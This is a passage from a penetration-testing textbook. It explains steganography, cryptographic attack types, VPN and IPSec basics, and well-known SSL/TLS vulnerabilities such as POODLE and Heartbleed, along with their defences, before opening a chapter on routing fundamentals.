


Steganography

Steganography is the art of hiding messages in a human-readable medium, such as image files, videos, texts, and so on. The changes should be unnoticeable by sight, to mask the message behind the hosted file. The two types of steganography are as follows:

- Text steganography:
    - Line-shift coding
    - Word-shift coding
    - Feature coding

- Image steganography:
    - **Least significant bit** (**LSB**): Hiding 1 bit of data in every pixel of 8-bit images and 3 bits of data in every pixel of 24-bit images. You can use `steglsb` to perform LSB steganography:




    - **Spread spectrum image steganography (SSIS)**
    - **F5 algorithm**

Key management

Key management is the process of protecting encryption keys. In order to ensure this protection, a life cycle must be maintained, as shown:

- Key creation
- Key protection and custody
- Key rotation
- Key destruction
- Key escrow



Cryptographic attacks

In order to retrieve the plaintexts of information, attackers and cryptanalysts are using many techniques:

- **Brute force attack (BFA)**: During this attack, the attacker will try all the key combinations to retrieve the key
- **Dictionary attack**: In this attack, the attacker uses prepared dictionaries and tries the words in them

- **Birthday attack**: In the birthday attack, the attacker uses hash collision
- **Ciphertext only attack (COA)**: In this attack, the attacker possesses the ciphertexts, and he only needs to determine the key
- **Known plaintext attack (KPA)**: The attacker uses what we call linear cryptanalysis to retrieve the missing plaintexts from ciphers, while he knows some partially plaintexts of the cipher
- **Chosen plaintext attack (CPA)**: The attacker uses differential cryptanalysis to retrieve the key after choosing the ciphertext and plaintexts by themselves
- **Side channel attack (SCA)**: The attacker uses hardware to attack the cryptosystem, using power consumption or CPU cycles to exploit the weakness in the physical implementation of the cryptosystem
    - **Timing attack**: The attacker analyzes the computing times of cryptographic algorithms
    - **Power analysis attack**: This is the same as a timing attack, but instead of studying the time, the attacker analyzes the power consumption
    - **Fault analysis attack**: The attacker studies errors in the cryptosystem in order to gather more information


VPN fundamentals

When it comes to information technology, cryptography plays a huge role in securing information in its different status. Various technical applications use cryptography on a daily basis, such as disk encryption, email security, and communication. VPNs are one of them. By definition, a VPN is a logical network between two sites. The traffic of VPNs is encrypted.

In encryption, we have the following two modes:

- **Link encryption**: In this mode, all the information is encrypted, and the message should be decrypted in every hop. In this case, the router should decrypt the message so it knows the routing information, encrypt it again, and forward it to the next hop.

- **End-to-end encryption**: In this mode, shown here, the information in the required headers is not encrypted so the routers, for example, don't need to decrypt them, because the routing information is clear:



Tunneling protocols

There are two technologies that are used in VPNs—SSL and **Internet Protocol Security** (**IPSec**). We will discuss these two technologies in a detailed and comprehensive way, but now, let's look at the different tunneling protocols:

- **Point-to-Point Tunneling Protocol** (**PPTP**)
- **Layer 2 Tunneling Protocol** (**L2TP**)

IPSec


IPSec is a protocol suite that enables security between systems, and by security, I mean some of the three fundamental cornerstones of information security discussed in the first chapter: confidentiality and integrity, in addition to authentication and anti-replay protection. IPSec uses the following two protocols:

- **Authentication Header (AH) protocol**: This protocol is used to authenticate the traffic and not encrypt it. The authentication is performed, using hash functions (MD5 or SHA1).


- **Encapsulating Security Payload (ESP) protocol**: This protocol is also used for authentication, but it supports encryption as well.

IPSec operates in the following two different modes:

- **Tunnel mode**: In this mode, the entire packet is encapsulated and forwarded. It is widely used in VPNs. A new IP header is added on top of the original IP header.
- **Transport mode**: This mode is used in end-to-end encryption between systems. An AH header is added to the IP header:




The following diagram illustrates the two different protocols and the different modes:




Secure Sockets Layer/Transport Layer Security

Secure Sockets Layer (**SSL**) is an application layer protocol. If you are using a modern browser in a secure mode, the connection between your browser and the web server is secured by SSL. The more secure version of SSL is **Transport Layer Security** (**TLS**). If a website is secured by an SSL certificate, then the HTTPS sign will appear in your URL bar:



The SLL/TLS operation is represented as follows:




SSL attacks

This section will discuss the major SSL attacks that have happened over the years.

DROWN attack (CVE-2016-0800)

A DROWN attack is an encryption-breaking technique. When the attack was discovered, they found that more than 33% of HTTPS servers were vulnerable. Servers that still support SSLv2 are vulnerable to this attack. In a DROWN attack, the attacker sends probes with the same private key to decrypt the TLS communications. Thus, all the information will be exposed. Not only servers that support SSLv2 are vulnerable, but also an attacker can use a private key from another server that supports SSLv2 to launch the attack.


To test whether your servers are vulnerable to a DROWN attack, you can use `https://pentest-tools.com/network-vulnerability-scanning/drown-ssl-scanner`:



To defend against a DROWN attack, it is recommended you disable SSLv2 on the servers; ensure that the private keys are not used by any other service that allows SSLv2 connections and upgrade the OpenSSL cryptographic library.


POODLE attack (CVE-2014-3566)

The **Padding Oracle On Downgraded Legacy Encryption** (**POODLE**) attack was discovered in 2014. This attack exploits the fact that many servers support SSLv3 on one hand and a block padding vulnerability on the other hand. Following diagram demonstrates POODLE attack:



In general, as a first step, a client sends the supported TLS versions. In this case, the attacker intercepts the traffic performing a man-in-the-middle attack and mimics the server, until the connection is downgraded to SSLv3. If the connection is established, the attacker exploits a cipher block chaining vulnerability, by manipulating the padding bytes to perform the POODLE attack.

If you want to test whether your servers are vulnerable to POODLE attacks, you can use the `ssl-poodle` nmap script or simply test it online using the previous website:




To defend against a POODLE attack, you need to disable SSLv3 on your servers and upgrade the clients, because upgraded clients use TLS fallback **Signaling Cipher Suite Value** (**SCSV**) in order to prevent protocol downgrade attacks.

BEAST attack (CVE-2011-3389)

The **Browser Exploit Against SSL/TLS** (**BEAST**) attack was discovered in 2011. In a BEAST attack, the attacker uses CPA after exploiting a cipher block chaining vulnerability in TLS, by performing a man-in-the-middle attack. To defend against a BEAST attack, upgrade the TLS version.

CRIME attack (CVE-2012-4929)

In a **Compression Ratio Info-leak Made Easy** (**CRIME**) attack, the attacker exploits a vulnerability in TLS compression. Following diagram demonstrates CRIME attack:




This compression is basically and, optionally, used to reduce the bandwidth using the DEFLATE algorithm, for example. To defend against this attack, make sure that your browser is up to date.

BREACH attack (CVE-2013-3587)


In a **Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext** (**BREACH**) attack, the attacker exploits an HTTP compression.

Heartbleed attack

In a Heartbleed attack, the attackers exploit the TLS heartbeat extension in the OpenSSL library. This extension is used to always ensure that the connection between two systems is alive. The request payload is composed of the data and the size of it. The attackers exploit this format to force the server to send the requested size from leaked data from memory:




In order to test your servers, try the usual website:




Qualys SSL Labs

To test your servers against SSL attacks, you can try Qualys SSL Labs. To try it, just visit `https://ssllabs.com/`:


Click on **Test your server** and put in your website:



The website will scan the addresses related to the entered website:



A report will be generated to give you a detailed SSL report and an overall rating:



Summary

In this chapter, you learned how to secure VPNs. Like every other chapter, we started from the basics and went from cryptology techniques to VPNs, because having a clear understanding of the aspects of a technology will give penetration testers a clearer vision to know how to secure that technology.

In the next chapter, we will discuss common security vulnerabilities which may be present in switches and routers and offers advice on keeping network devices secure.

11
Routing and Router Vulnerabilities


Routers are the major devices in every modern organization. In a connected world, routing is the backbone of exchanging information, and we know that valuable information is a target for attackers on a daily basis. This chapter will take you through a learning experience that begins by exploring routing operations and guides you through real-world demonstrations of exploiting routing protocols and routers.

In this chapter, you will discover the following:

- Routing fundamentals
- Exploiting routing protocols—RIP, OSPF, EIGRP, and BGP
- Exploiting modern routers
- How to defend against level 3 attacks

Routing fundamentals

In the previous chapters, we discussed switches. Routers and switches are both required to forward information. Switches work in layer 2 even if there are some layer 3 switches. Routers operate in layer 3, which is the **Network Layer**:



In order to exchange information, routers use IP addresses. They are maintaining a routing table. When it comes to routing, we have two different categories:

- **Static routing**: In static routing, all the routes are set manually by the network administrator. It is a good decision for small networks where we have fewer unnecessary routing updates, but it will be a problem when a link goes down.
- **Dynamic routing**: In dynamic routing, routers adapt quickly while they learn the network topology from neighbors, even if a link goes down, but the network traffic is greater than during static routing. Thus, networking overhead could occur.

Routing can be classified further as classful or classless routing:


- **Classful routing**: You can't send the subnet mask along routing updates. In networking, we have five IP classes:

Class	First range	Default subnet mask
A	1 – 126	`255.0.0.0`
B	128 – 191	`255.255.0.0`
C	192 – 223	`255.255.255.0`
D	224 – 239	Multicasting
E	240 – 254	Experimental uses

- **Classless routing**: You can send the subnet mask along routing updates

